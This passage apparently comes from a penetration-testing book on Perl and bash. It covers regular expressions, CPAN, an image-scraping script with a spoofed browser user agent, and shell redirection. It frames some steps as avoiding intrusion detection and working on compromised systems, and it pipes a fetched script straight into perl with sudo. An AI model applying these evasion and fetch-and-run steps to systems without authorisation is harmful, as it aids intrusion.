Here, we make sure the IMG tag line uses double quotes with the regexp `<img src="`, and then we split the line using the double quotes as the delimiter. We then use a `m//` matching operator to check for a GIF, JPG, or PNG file. We incorporated anchors and the OR metacharacter against strings in this example.

The `split()` function actually lets us use a regexp as the delimiter. Let's say we don't know whether the single or double quotes were used for an `HREF` attribute in an HTML anchor tag. We can use the logical OR and a character class of `["']` instead of just single and double quotes:

```
split(/["']/,$_);
```

This code will use either a single quote or a double quote as a delimiter. We will have to remove the previous double quote from the `<img src="` regexp in the Perl `m//` operator.

All of the preceding curl queries were not sent with a common web browser user agent. This may lead to an intrusion-detection system catching our automated requests and denying our external IP address further access. A common curl user agent will look like the following in a web server's access log:

```
curl/7.15.5 (i486-pc-linux-gnu) libcurl/7.15.5 OpenSSL/0.9.8c zlib/1.2.3
libidn/0.6.5
```

We can provide this information to "prove" (as in spoof) to a web server that we are, in fact, a simple web browser patron of the target's website. This can be done easily with a command-line argument, or coded into our Perl applications using some of the code base from CPAN, which we will cover in the next section.

Regular expressions and the grep() function

`grep` is a filtering function in which Perl programmers can take advantage of using regular expressions. Let's look at two simple definitions and examples of each way to use the `grep` function, which will be used in the following code snippets throughout this book:

```
grep(REGEXP,@LIST);
```

The other snippet is:

```
grep{EXPRESSION} @LIST;
```

The `grep` function returns a list. For `grep` to create this list, we first pass another list to it along with a regexp. Let's first look at an example code snippet in which we analyze each element of a password list with the case-insensitive pattern `/pass/i`:

```
#!/usr/bin/perl -w
use strict;
my @passwd = ("123password","mypass00","secr3tPASSW0RD",
"ultraPassWORD","password_2015","fb_password_011",
"secret6667","H1KING3343","1337secrets_MS");
print $_ ."\n" foreach(grep(/pass/i,@passwd));
```

First, we create a list of passwords to use with our regexp. Then, since `grep` returns a list object, we can put it into `foreach()`. The first argument is the regular expression to use as a filter, and the second is the list we want to search through. We can also use this syntax to simply assign to our own list, shown as follows:

```
my @passwdfiltered = grep(/pass/i,@passwd);
```

This will simply push all true matches into the `@passwdfiltered` array. For the second definition listed, we can use the following code:

```
#!/usr/bin/perl -w
use strict;
my @passwd = ("123password","mypass00","secr3tPASSW0RD",
"ultraPassWORD","password_2015","fb_password_011",
"secret6667","H1KING3343","1337secrets_MS");
print $_."\n" foreach(grep{$_ =~ m/^[0-9]/} @passwd);
```

This code only differs slightly from the code in the previous definition, in that we defined our own expression to perform on each element of `@passwd`. One thing to note in this case is that the `$_` lexically-scoped variable is a pointer to the actual element in the first list that we passed to `grep`. This means that we can alter `$_`, and it will change it in the list we initially passed to `grep`, like this:

```
print $_."\n" foreach(grep{$_ =~ s/1/ONE/} @passwd);
```

This will change all number 1s in the `@passwd` array to `ONE` if a number `1` exists, and returns `true` to `foreach` in which `print` is called the current element.

It can't be expressed in words how powerful these operators and functions become when used with the regular expression syntax. We can use our imagination and apply it to almost anything in Perl programming for penetration testing!

CPAN Perl modules

The previous few examples have been relying on *slurping* in the shell output from the curl command and working with it as an array. We can forgo the command-line tool curl, and use Perl itself to make the HTTP request. We will do this using the LWP::UserAgent Perl module available from CPAN (http://cpan.org). **CPAN** stands for **Comprehensive Perl Archive Network** and hosts a massive code base that we can utilize for stable and tested code reuse. If there are already classes for the code we want in CPAN, it is always best to use them first. Why? Because by doing so, we cut out the need for dependencies and create *cross-platform* applications. What if we give our imgGrab application to a coworker, who doesn't have curl installed on their system, or doesn't even use a system in which curl is installable? This lets us create flexible code that can thrive in more environments.

Let's first install the LWP::UserAgent module on our system:

cpan –i LWP::UserAgent

If we do not have root access, we most likely won't be able to write to the globally shared Perl library directories. This can be overcome by installing Perl modules locally on our home directories and adding the library path to the @INC Perl special variable. This special variable is used by Perl when use, do, or require are called in our programs. When we start CPAN for the first time, we are asked a lot of configuration questions, one being whether or not to install the modules locally.

```
trevelyn@wnld960:~$ cpan -i Net::Whois::ARIN::Network
CPAN: Storable loaded ok (v2.39)
CPAN: LWP::UserAgent loaded ok (v5.835)
CPAN: Time::HiRes loaded ok (v1.9719)
mkdir /root/.cpan: Permission denied at /usr/share/perl/5.10/CPAN/FTP.pm
line 501.
trevelyn@wnld960:~$
```

We can use sudo or su, but what do we use on compromised systems without the privilege escalated to UID 0? We simply run the following command from the CPAN shell:

```
o conf init
```

We are then prompted to use the local::lib module:

```
Warning: You do not have write permission for Perl library directories.

To install modules, you need to configure a local Perl library directory or
escalate your privileges.  CPAN can help you by bootstrapping the
local::lib
module or by configuring itself to use 'sudo' (if available).  You may also
resolve this problem manually if you need to customize your setup.

What approach do you want?  (Choose 'local::lib', 'sudo' or 'manual')
[local::lib]
```

Also, we are conveniently prompted to add the line to the bash shell's init file `~/.bashrc`:

```
export PATH=$PATH:~/perl5/perlbrew/bin/
```

If CPAN is outdated, it could be missing the option to use `local::lib`. We can install modules by downloading and compiling them ourselves and adding the following line:

```
use lib '<path/to/our/libraries/here>';
```

When running CPAN for the first time, allow all dependencies to complete the full installation, which might take a few minutes depending on our processors and network bandwidth. This is how we install any Perl module used within this book. If trouble is encountered during installation, it might be best to try the Linux distributions package manager, such as aptitude or yum for the Perl modules, as they most likely have been precompiled. To search for a package in aptitude, for example, we can use the following command to narrow our search for the `WWW::Mechanize` Perl module:

`libwww-mechanize-perl - module to automate interaction with websites`

As shown here, the package management system, that is, aptitude has the package labeled in a more specific manner than just the Perl module name.

After this, we can write our first standalone Perl program, which uses a proper user agent, creates a socket, binds to a local port, and makes the HTTP request to the server. Then, on receiving the data, it closes the connection automatically.

Remember how we said that everything in the LINUX operating system is treated as a file? Well, so is this connection! Network communication happens through socket descriptors using the UNIX `socket()` system program.

The following is our first standalone Perl program in which we make a complete HTTP request:

```
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
my $ua = LWP::UserAgent->new;
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
my $req = HTTP::Request->new(GET => shift);
my $res = $ua->request($req);
my @lines = split(/\n/,$res->content);
foreach(@lines){
print $_."\n" if($_ =~ m/<img.+src=("|').*>/);
}
```

This code first tells Perl to use the `LWP::UserAgent` Perl module. Then, we create a new `LWP::UserAgent` object $ua using the `new()` method, after which we use the `agent()` method to set a fake Firefox user agent to send to the web server. We can actually set anything we wish here, which allows us, as penetration-testing attackers, to be quite mischievous! Next, we want to create a request object from the `HTTP::Request` class that comes within the `LWP::UserAgent` module, $req. In the new method, we specify the GET method and the URL we wish to get. In our case, it is obtained from the `shift` function by removing it from the `@ARGV` command-line arguments. Finally, we tell the $req object to

request the page with the `request()` method. This content is returned as a large string object, which we call `split()`, with the regular expression `/\n/` to split the returned HTML by newlines so that we can loop over each line and print it if it contains an IMG tag. Now we have written our first intelligence gathering tool using only Perl.

What if the returned response from the website is not an HTTP 200 OK? How can we handle an error like this? Well, this is already handled with the `LWP::UserAgent` Perl module. Calling the method request on `$req` to create an `HTTP::Response` object provides us with the `HTTP::Response` methods. So now, in the preceding code, the `$res` object has a few methods for checking errors, such as `code` or `status_line`.

Let's modify the preceding code to only check for images with our regular expression and matching operator if the HTTP response is `200`:

```
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
my $ua = LWP::UserAgent->new;
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
my $req = HTTP::Request->new(GET => shift);
my $res = $ua->request($req);
my @lines = split(/\n/,$res->content);
die "URL cannot be reached!" unless $res->code == 200;
foreach(@lines){
print $_."\n" if($_ =~ m/<img.+src=("|').*>/);
}
```

That's much better now! The program will die if the HTTP response code is not a 200. This even works okay when we get an HTTP 302 redirection response because the `LWP::UserAgent` Perl module handles this kind of redirect for us.

As previously stressed, CPAN modules and regular expressions like those mentioned earlier will be used heavily throughout the course of this book. Information gathering and reporting is the most important work during a penetration test. Armed with this new skill of using regular expressions, you can easily apply your imagination and gather a massive amount of vital data using only a few Perl programs, as we will see in the next few chapters. Many institutions aren't even aware of the amount of sensitive data they provide on their public-facing websites and servers, so not only is providing them with this information crucial, but it is also necessary for us to clearly comprehend the entire picture of the target's infrastructure.

CPAN minus

CPAN minus is a low-memory, zero-configuration script used to download, unpack, build, and install Perl modules from CPAN. CPAN minus makes installing Perl modules so much easier. To install it, we can use curl:

curl -L http://cpanmin.us | perl - —sudo App::cpanminus

This will create a new executable file in `/usr/local/bin` by default, named `cpanm`. Now, we can install any Perl module using `cpanm`, like this:

```
cpanm Module::Name
```

Let's test this for the `Regexp::Debugger` Perl module we previously mentioned:

```
root@80211:~ # cpanm Regexp::Debugger
—> Working on Regexp::Debugger
Fetching http://www.cpan.org/authors/id/D/DC/DCONWAY/Regexp-Debugger-
0.001020.tar.gz … OK
Configuring Regexp-Debugger-0.001020 … OK
Building and testing Regexp-Debugger-0.001020 … OK
Successfully installed Regexp-Debugger-0.001020
1 distribution installed
root@80211:~ #
```

In this terminal output, we have successfully installed a Perl module using the quick and easy CPAN minus application.

Another great feature of CPAN minus is that it can be used to uninstall a Perl module. If we pass the `-U` argument and a Perl module name, we can uninstall it. Let's try it with the `Regexp::Debugger` module that we just installed, for example:

```
root@80211:~ # cpanm -U Regexp::Debugger
Regexp::Debugger contains the following files:
  /usr/local/bin/rxrx
  /usr/local/man/man1/rxrx.1p
  /usr/local/man/man3/Regexp::Debugger.3pm
  /usr/local/share/perl/5.14.2/Regexp/Debugger.pm

Are you sure you want to uninstall Regexp::Debugger? [y] y

Unlink: /usr/local/bin/rxrx
Unlink: /usr/local/man/man1/rxrx.1p
Unlink: /usr/local/man/man3/Regexp::Debugger.3pm
Unlink: /usr/local/share/perl/5.14.2/Regexp/Debugger.pm
Unlink: /usr/local/lib/perl/5.14.2/auto/Regexp/Debugger/.packlist

Successfully uninstalled Regexp::Debugger
root@80211:~ #
```

The terminal output shows the successful uninstallation of the `Regexp::Debugger` Perl module.

Summary

So far, all of the examples are semi-passive intelligence-gathering techniques as described in the **Open source intelligence** (**OSINT**) sections of the PTES. These standards are put in place to clearly define our work execution and business logistics in order to present the client with secured, high-quality results. Semi-passive OSINT is simply information gathering that should not raise any red flags on the target systems. The most important part of this first chapter is to provide us with the necessary skill to cut back on our number of queries and provide a realistic average user feel to our footprint, using the regular expression syntax in our Perl programs.

In the next chapter, we will be learning how to use Perl with the Linux operating system and how our programs can easily interact with the Linux shell. In doing this, a Linux-Perl environment will be what we will focus on using throughout the rest of this book.

Chapter 2. Linux Terminal Output

The Bourne Again shell, or bash shell, provides us with a no-hassle, easy interface for utilizing Linux applications, the filesystem, network tasks, and much more. We can chain applications with data streams, fork them into the background, manipulate files, and even send the output across the network. What a lot of people don't know is that most shells, such as the bash shell, have their own programming logical conditional constructors and commands built directly into them. Throughout this book, we will be combining Perl with the Linux operating system to create a great penetration testing asset, so it's good to know how well Perl can manipulate strings and that Linux treats everything as a file.

Another great benefit of Linux, besides the fact that it has a large global development base and that it is open and free, is that a lot of networking administration tools come with most default installations, which reduces the work required and makes less queries to external sources for the same information that we would get from other operating systems. We can call most of these applications directly from the command line if needed, and share the output data to other applications or print directly to files, which we will cover later in this chapter. Some of these commands do, however, utilize the networking interfaces in such a way that require super-user access.

This chapter provides us with a simple introduction, and is a refresher to those who might use Perl with Microsoft Windows operating systems, OS X, or just don't have much Linux command-line experience. Even if some readers do have experience with native or third-party shells for operating systems, they might learn some new shell syntax and shortcuts to cut back on overhead and improve the efficiency of our scripts. Getting comfortable with the command line is easy once we truly grasp the concept for which it exists, and this will make our lives much easier! We use tools every day for tasks and all of these tools are only to make the completion of those tasks quicker or even possible. Other tools also often require us to be trained to utilize them, no matter how hard or easy it might be.

Built-in bash commands

As mentioned earlier, bash has a few built-in commands and variables we can use for programming logic. Let's take a look at a short tabular list of these:

Commands/Variables	Description
`if`	This works just like the `if` logical construct of Perl.
`then`	This does whatever commands are in the compound statement if `if` returns `true`.
`elif`	This is an `else if` statement.
`else`	This is the `else` part from the `if` statement.
`fi`	This closes the `if` block or the compound statement of the code.
`for`	This is a `for` loop, which works just as a `for` loop from Perl.
`while`	This is a `while` loop construct.
`do`	This does what is in the compound statement if `while` or `for` returns `true`.
`done`	This completes a loop.
`printf`	This works just like the `printf()` function from Perl.
`read`	This reads lines from a file.
`=~`	This is a regular expression matching operator.
`$$`	This gives the process ID of the current shell.
`$!`	This gives the process ID of the last forked program by the current shell.
`$#`	This gives the number of arguments to a shell script.
`$@`	This gives the string of all arguments passed to the script.
`$n`	n is an integer from 0 to 9 for each argument passed to the shell script. Any argument over 9 must be surrounded in curly braces, for example `${10}`, `${11}`, and so on.
`${!x}`	x, being a parameter name, will expand the parameter and can then be used as a variable itself.
`$(cmd)`	This executes `cmd` and expands to its returned output.
`` `cmd` ``	This executes `cmd` and expands to its returned output.
`"$html"`	The double quotes that surround a variable name will preserve whitespace.
`(cmd1;cmd2)`	This groups commands in parenthesis, `()`, `cmd1`, and `cmd2` together splice the output.

These are just a few of the large array of built-in commands and variables. Most of the logical constructs for bash perform just as they do in Perl, but with a slightly different syntax. For instance, remember the matching operator =~ from Chapter 1, *Perl Programming* in Perl? As we see from the preceding table, it is also available in bash

programming, and we can use it like this:

```
#!/bin/bash
if [[ $1 =~ https?://(www.)? ]]
then echo "a URL was passed to me"
fi
```

This small shell script concept is useful when used with an HTTP query to a web service or web page. We can actually enclose variable names in double quotes to preserve whitespace.

Variable expansion, grouping, and arguments

The parameter expansion variable is also a great asset to use when using bash script. It allows us to create programs in which our users can specify which argument they want to use. Consider this example:

```
#!/bin/bash
echo ${!1}
```

If we are to execute this script in the shell and pass to it the variables `2`, `hello`, `world`, `bash`, and `scripting`, it will display the string held within the second variable, in our case `hello`. This is because the variable in `${!1}`, which is `$1`, is expanded to the value we passed to it, that is `2`. Then it is used as a variable in the `echo` statement, just as we typed `echo $2`, as we see in the program's output here:

```
trevelyn@wnl:~/ch2$ ./paramexpansion.sh 2 hello world bash scripting
hello
trevelyn@wnl:~/ch2$
```

To add to scripting efficiency with bash, each line can be separated with a semicolon, and an entire script can be run in one single line, also known as a one-liner, as we see in the following example:

```
trevelyn@wnl:~/ch2$ echo "directory listing for $(pwd):";ls -l;
directory listing for /home/trevelyn/ch2:
total 4
-rwxr-xr-x 1 trevelyn trevelyn 23 Nov 20 16:43 paramexpansion.sh
trevelyn@wnl:~/ch2$
```

In the second command in the preceding bash one-liner, we see an illustration of the `$()` command expansion operator listed in our table of bash commands. The `pwd` command prints the working directory and is expanded in the `echo` command. Anything in an expansion command, such as `$(pwd)`, **`pwd`**, or `${!1}`, will be evaluated before the parent command is executed, which is similar to the algebraic concept of **parenthesis first**.

Another algebra-like concept utilized by bash's scripting syntax is the grouping operator, `()`, as listed in the built-in bash table. For instance, we can use the same preceding example, but simply group the commands together in parenthesis, as shown in the following example output:

```
trevelyn@shell:~/ch2$ (echo "directory listing for $(pwd):";ls -l)
directory listing for /home/trevelyn/ch2:
total 8
-rw-r—r— 1 trevelyn trevelyn 173 Nov 21 16:40 output.txt
-rwxr-xr-x 1 trevelyn trevelyn  23 Nov 20 16:43 paramexpansion.sh
trevelyn@shell:~/ch2$ (echo "directory listing for $(pwd):";ls -l) >
output.txt
trevelyn@shell:~/ch2$ cat output.txt
directory listing for /home/trevelyn/ch2:
total 8
-rw-r—r— 1 trevelyn trevelyn 42 Nov 21 16:41 output.txt
-rwxr-xr-x 1 trevelyn trevelyn 23 Nov 20 16:43 paramexpansion.sh
trevelyn@shell:~/ch2$
```

In the command output, we see the expansion function, `$()`, with parenthesis grouping. Grouping is incredibly useful, as we can see, to redirect the output of multiple commands into one file, in our case, `output.txt`. Without grouping, only the output of the last command, `ls -l` in our example, will be sent to the file `output.txt`. We will learn more about output redirection in the next section.

The `@ARGV` array for Perl command-line arguments is denoted as `$@` in bash, and just as we can show the number of elements in a Perl array with `$#array`, the total number of command-line arguments passed to a bash script are `$#`. Another widely used special variable is `$PATH`, which contains a colon-delimited list of directories, which are searched from bash when we type a command. If the command, which is just an executable application, is in one of these directories, it runs.

As we can see, Perl and bash scripting are very similar in spirit. At times, they can be almost identical, but there are many reasons that make Perl much more powerful.

Tip

If you are ever in a limited compromised system and are pressed for time during your penetration test for your client, you might find yourself scrambling for cheat sheets or forgetting the bash syntax altogether. Always remember how similar the two can be, and that you can always type `help` in a bash shell for a list of built-in commands, or `man bash` for a full manual of bash itself.

Script execution from bash

A bash shell script must contain the processor of the script as the first line in the same way our Perl programs do with a `shebang`, or `hashbang` as an interpreter directive. For example, on one of our lab systems, we use the following directive:

```
#!/usr/local/bin/bash
```

Each Linux system is different, and the `which` command can be used to find any command's full path. Once written and saved to the filesystem, we need to make the script an executable. We don't compile the script into a separate binary file; we simply change its Unix file permission with the `chmod` command:

chmod +x file.sh

We can do exactly the same with Perl programs and make them executable as well. Then, all we have to do is call them with `./perlprogram.pl`, or if they are in one of our directories that are specified in the bash environment special variable, `$PATH`, we can just type the name `perlprogram.pl` to start our program. Let's try this with our image-finding program from [Chapter 1](#), *Perl Programming*:

```
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
my $ua = LWP::UserAgent->new;
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
foreach(split(/\n/,$ua->request(HTTP::Request->new(GET => shift))-
>content)){
print $2."\n" if(/<img.+src=("|')([^"']+)/);
}
```

Let's name this file `imgGrab.pl` and make it an executable with `chmod`:

chmod +x imgGrab.pl

We can now run the application with `./imgGrab.pl` and provide it with a web page's URL.

If, however, we wish to call our program without the leading period and forward slash, we need to have it located in one of our paths of the executable files. Consider that we view our `$PATH` variable with the following command:

echo $PATH

Then, we can see all of the directories in which our executable code lies. On one of the lab systems, the program's output is as follows:

```
trevelyn@shell:~/ch2$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
trevelyn@shell:~/ch2$
```

As we generally don't run shells as the super-user administrator account of `root`, and these

paths can be global for all users, we probably don't have permissions to put files in these directories. What we can do, however, is edit our own $PATH environment variable to include a new directory. In home, let's create a directory called pentest/bin and add this to our $PATH variable:

```
[trevelyn@shell ~]$ mkdir -p pentest/bin
[trevelyn@shell ~]$ cp imgGrab.pl pentest/bin/imgGrab
[trevelyn@shell ~]$ ls -l pentest/bin/
total 2
-rw-r—r— 1 trevelyn  15109  395 Mar 13 23:21 imgGrab
[trevelyn@shell ~]$ chmod +x pentest/bin/imgGrab
[trevelyn@shell ~]$ echo $PATH
/sbin:/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/sbin:/usr/local/bin:/hom
[trevelyn@shell ~]$ PATH=$PATH:~/pentest/bin/
[trevelyn@shell ~]$ imgGrab http://somesite.site/temp/site.html
<img src="../images/avatar.png"/>
<img src=""/>
<img width=500 src="../images/creditcard.png"/>
<img src="http://somesite.site/images/argv0.png"/>
<img width="500" src='../images/ilovepla.png' />
<img src='../images/inbox.png' height=250 />
[trevelyn@shell ~]$
```

These are the simple steps to add directories of executables to our $PATH variable. The ls –l command shows us the file permissions, which did not include an executable, so we run the chmod command after adding it to our ~/pentest/bin directory. Another thing to notice is that we are copying the file without the .pl extension. This makes calling the program seem more natural. To change an environment variable, we can use the export command or just the assignment operator = as we did with the following command:

```
[trevelyn@shell ~]$ PATH=$PATH:~/pentest/bin/
```

Each directory in our $PATH variable is separated by a colon, and to preserve the paths that are currently present we just assign it to itself and append the new directory ~/pentest/bin. Then, we simply call the program by its name with the URL as an argument.

The previously demonstrated steps that add a script in our $PATH variable have one culprit: they remain in force only as long as we maintain our current shell session. If we close our terminal window, log out from Linux, and/or have a system crash and restart the system, we will have to repeat those steps. This can be avoided by using the bash initialization file, .bashrc, found in our home directories. This file runs every time we start a new bash shell, and will execute all commands within this file. We simply append the following line to the end of the file:

```
export PATH=$PATH:~/pentest/bin
```

This will execute the initialization file each time we log in. The export command is yet another great bash built-in command, which exports the environment variable not only to our current shell but also to all child processes started by our shell.

Now that we know how to call our programs just like other Linux programs from our

shell, we will be using the `~/pentest/bin` directory to hold all of our executable code throughout the rest of this book, or simply call the Perl file with the prepended period forward slash syntax for execution.

A lot of the information that we are covering is very useful when presented with compromised, Unix-like systems during our penetration testing. Without proper file permissions, we might not be able to even read some files with the compromised account. Some accounts even have limited or no `$PATH` options available. In this case, we need to include the entire path to the executable or add the path of the executable to our `$PATH` environment variable. So without knowing more about how the shell works, we can find ourselves limited in our penetration test results.

Input/output streams

So far, our application has only printed the returned results to our screen, which is standard output, or STDOUT. Next, we will take a look at how we can log the output easily from our Perl program into a file using the shell redirect operators > and >>. These operators behave in a similar fashion to how they are used in the Perl open() function for opening a file for writing. We will also learn how to redirect STDOUT into STDIN, or the standard input of another application as arguments.

Tip

Guess what? Our screen is also a file! In the directory /dev/ in most Linux distributions, there is a file called stdout, which we can echo strings into or even redirect a command into, and the output is returned from the file descriptor directly to our screen. In fact, we can also use the Perl open() function to open the screen via this file descriptor.

```
[trevelyn@shell ~]$ echo 'standard output!' >/dev/stdout
standard output!
[trevelyn@shell ~]$
```

In this example, we write directly to the file descriptor /dev/stdout and it prints directly to our screen.

Output to files

Let's look at how we can output our program data to files. There are a few ways in which we can do this. First and foremost, we can obviously use Perl's `open()` file functions and print to the specified file handle, or we can just let the shell do it for us. Let's say we want to log the output of our `imgGrab` program to the file `output.txt`. Well, we can use the `1>` shell redirect, which will create the `output.txt` file if it does not exist, or completely overwrite its file contents if it does:

```
[trevelyn@shell ~/pentestwithperl/dev]$ imgGrab
http://somesite.site/temp/site.html 1> output.txt
[trevelyn@shell ~/pentestwithperl/dev]$ cat output.txt
<img src=".../images/avatar.png"/>
<img src=""/>
<img width=500 src=".../images/creditcard.png"/>
<img src="http://somesite.sitesomesite.site/images/argv0.png"/>
<img width="500" src='../images/ilovepla.png' />
<img src='../images/inbox.png' height=250 />
[trevelyn@shell ~/pentestwithperl/dev]$
```

Here, we used the `1>` shell operator to redirect the text that would normally go to `/dev/stdout` (our screen) into the file `output.txt`. Then, we used `cat` to dump the contents of the new logfile to the screen.

Notice how we didn't first create the file. The file is created with the `1>` operator, just as it does when specified in Perl's `open()` function as `open FLE, ">", "output.txt"`. One thing to note is that we can actually use just > as a shortcut for `1>`. The number `1` just shows that we can specify different and even multiple streams. So far, bash and Perl are starting to look very similar! If we already have a file and want to append more data to it from `imgGrab`, we can simply use the `1>>` redirect operator, just as we would when specifying what we want to the `open` function with a file and append to it using Perl.

Input redirection

Now that we know how to output the files, let's take the input *from* files. In our example, we will be reading a file into the `cat` application to display its contents. To do this, we use the bash input redirect operator, `<`, which will treat each line of the input file as if it were coming from `STDIN` or the keyboard, as we do in the following example:

```
trevelyn@shell:~/ch2$ cat < database_notes.txt
# this system was set up to provide database connectivity to host.pos.local
# you can login using the password: Fy^7*555tPW_r
# using the username: admin
# any questions, contact Gomez @ Gomey316@some.email
# ~ Penelope
trevelyn@shell:~/ch2$
```

The command typed in this example uses the input redirect operator < to read from the file `database_notes.txt` into the `cat` program. We might find ourselves not using this operator as much as the output operators, but it is still useful to know when backed into a corner of a limited compromised system.

Another input operator is the **here-documents** operator, <<. This operator behaves exactly as it does in Perl. In fact, the Perl version of this operator is based on the Unix version. First, for those who have not used this operator before, let's take a look at the following example before explaining its function:

```
#!/usr/bin/perl -w
use strict;
my $multiLine = << "ML"; # notice tabs!
        This is a multi line string in Perl
                using the simple Here Document operator.
        Thanks for reading!
        Goodbye!
ML
print $multiLine;
```

This Perl example will print the following output:

```
trevelyn@shell:~/ch2$ perl heredoc.pl
        This is a multi line string in Perl
                using the simple Here Document operator.
        Thanks for reading!
        Goodbye!
trevelyn@shell:~/ch2$
```

It's important to note that making a multiline string in Perl using this operator preserves all whitespace and newline characters. This operator tells the Perl interpreter to read each line after the defining line:

```
my $multiLine = << "ML";
```

Each line is interpreted into the string variable $multiLine until it encounters a line that is just ML, as defined in the definition line. The bash version works in just the same way. Here is an example of the bash here-document input operator:

```
trevelyn@shell:~/ch2$ cat << EOF;
> hello world!
> This is an example of the Here Document UNIX input operator.
> Thanks for reading!
> ~some guy
> EOF
hello world!
This is an example of the Here Document UNIX input operator.
Thanks for reading!
~some guy
trevelyn@shell:~/ch2$
```

Here, we see that the bash shell waited for a line that only contained the string EOF, and printed each line type before it using the cat command.

Output to an input stream

Let's turn our attention to the bash shell's pipe operator. The pipe operator is extremely important for data handling via the command line, as we can take the output from one command and send it directly to the input of another. For instance, the tee command allows us to write the output from a command to a file that we specify and to our screen.

Now that we know that our screen is just a file, we can think of `tee` as writing to two files, in our case, in the following example `output.txt` and `/dev/stdout`. Let's try to pipe the output from our `imgGrab` program to the `tee` command:

```
[trevelyn@shell ~/pentestwithperl/dev]$ imgGrab
http://somesite.sitesomesite.site/temp/site.html | tee output.txt
<img src="../images/avatar.png"/>
<img src=""/>
<img width=500 src="../images/creditcard.png"/>
<img src="http://somesite.sitesomesite.site/images/argv0.png"/>
<img width="500" src='../images/ilovepla.png' />
<img src='../images/inbox.png' height=250 />
[trevelyn@shell ~/pentestwithperl/dev]$ cat output.txt
<img src="../images/avatar.png"/>
<img src=""/>
<img width=500 src="../images/creditcard.png"/>
<img src="http://somesite.sitesomesite.site/images/argv0.png"/>
<img width="500" src='../images/ilovepla.png' />
<img src='../images/inbox.png' height=250 />
[trevelyn@shell ~/pentestwithperl/dev]$
```

In these commands, we see a new redirect or pipe operator, `|`. This operator allows us to pipe our stream of output of one command, which would normally go to `/dev/stdout`, to the input (`STDIN`), which would normally come from `/dev/stdin` (the file descriptor of our keyboard in our case) of another. This operator does not write to the filesystem like the `>` operator does. Once we run `imgGrab` and pass the output to `tee` using the `|` pipe, `tee` then writes it to both `/dev/stdout` and `output.txt`. This is very useful when debugging our Perl code for penetration testing because of the wide range of variables that come from making blind calls to servers.

Error handling with the shell

As we learned, the `1>` redirection operator redirects what usually would go to `/dev/stdout` to any location we specify. As responsible programmers, we have the option to, and technically should, write errors to `STDERR`, or in our Linux case, `/dev/stderr`. Some functions such as `die()` do this for us already. We don't have to open those file descriptors, as they are already constants in the Perl programming language; we can just print them as we would in any file, like this:

```
#!/usr/bin/perl -w
use strict;
print STDERR "This is an error!\n";
print STDOUT "This is no error!\n";
exit;
```

A shortcut to writing to `STDERR` using bash is to simply change `1` in `1>` to `2` as `2>`. If we want to print to both `STDERR` and `STDOUT`, we can use an ampersand `&>` to redirect our program's output. These redirect operators work with all command-line data and not just our Perl programs. Let's test these output operators by calling our program a few times, redirecting the output from `2>`, `1>`, and even `&>`:

```
[trevelyn@shell ~/pentestwithperl/dev]$ perl std.pl
```

```
This is an error!
This is no error!
[trevelyn@shell ~/pentestwithperl/dev]$ perl std.pl 2>/dev/null
This is no error!
[trevelyn@shell ~/pentestwithperl/dev]$ perl std.pl 1>/dev/null
This is an error!
[trevelyn@shell ~/pentestwithperl/dev]$ perl std.pl &>/dev/null
[trevelyn@shell ~/pentestwithperl/dev]$
```

When an external program does error properly to /dev/stderr, we will see the error. The special file descriptor, /dev/null, is the command line's **black hole**. Anything that we redirect to it vanishes forever. This is similar to Microsoft's Windows PowerShell's $null automatic variable. Thus, anything that is not an error when using the following command from the preceding example is displayed on the screen or STDOUT:

```
[trevelyn@shell ~/pentestwithperl/dev]$ perl std.pl 2>/dev/null
```

Any error that would normally go to STDERR or 2> vanishes into /dev/null.

Let's look at a curl example:

```
[trevelyn@shell ~/pentestwithperl/dev]$ curl http://.com/index?sqlid=1337 >
output.txt
curl: (6) Couldn't resolve host '.com'
[trevelyn@shell ~/pentestwithperl/dev]$ cat output.txt
[trevelyn@shell ~/pentestwithperl/dev]$
```

Here, we see that no output was redirected to the file output.txt, obviously because of an error. However, why wasn't the error output redirected to output.txt? Well, /dev/stderr is denoted as 2>, and we can easily write errors to our log as well by specifying it:

```
[trevelyn@shell ~/pentestwithperl/dev]$ curl http://.com/index?sqlid=1337
2> output.txt
[trevelyn@shell ~/pentestwithperl/dev]$ cat output.txt
curl: (6) Couldn't resolve host '.com'
```

As previously mentioned, we can actually specify that we want both errors and standard text to go to a logfile with &> or append with &>>. This is useful when we are calling a dependency application from the shell via Perl and not writing our own methods. Some programmers will just dump everything to /dev/stdout or even /dev/stderr. So we must first test the dependency application before we implement any redirection from our Perl code.

Another option that we have for redirection is that we can use the redirection operators together. For instance, if we want the errors that would normally go to STDERR to go into the file error.txt, and all other output to go to output.txt, we can use the following command:

```
trevelyn@shell:~/ch2$ (wget http://.com/?bluebox=mf_synthesis;ls -l)
2>error.txt 1>output.txt
trevelyn@shell:~/ch2$ cat error.txt
—2014-11-21 18:03:55—  http://.com/?bluebox=mf_synthesis
```

```
Resolving .com (.com)… failed: Name or service not known.
wget: unable to resolve host address `.com'
trevelyn@shell:~/ch2$ cat output.txt
total 8
-rw-r—r— 1 trevelyn trevelyn 162 Nov 21 18:03 error.txt
-rw-r—r— 1 trevelyn trevelyn   0 Nov 21 18:03 output.txt
-rwxr-xr-x 1 trevelyn trevelyn  23 Nov 20 16:43 paramexpansion.sh
trevelyn@shell:~/ch2$
```

In this example, we see in one single line the output caused by the erroneous input `wget` go to `error.txt`, and the non-error output go to `output.txt`.

Basic bash programming

While most systems that we might encounter will have `/usr` and `/bin` mounted or merged with the root directory, we might still find ourselves in a situation where simple programs such as `cat` or `ls` seem to be missing, or on an unmounted filesystem for security purposes or simply by misconfiguration. As stated before, bash has its own programming logic, and this logic includes loops.

Let's consider an example scenario where we have encountered such a system. We have spawned a shell using a remote exploit from the Metasploit framework on an old Unix system, which we cannot seem to find using the simple `cat` program to read files for our penetration test report. Well, we can use the commands `while`, `read`, `do`, `echo`, and `done` to write a simple script, which will display the output of a file that can then be redirected to another file. Let's take a look at this in action with the following code listing:

```
trevelyn@shell:~/ch2$ while read n; do echo $n; done < database_notes.txt
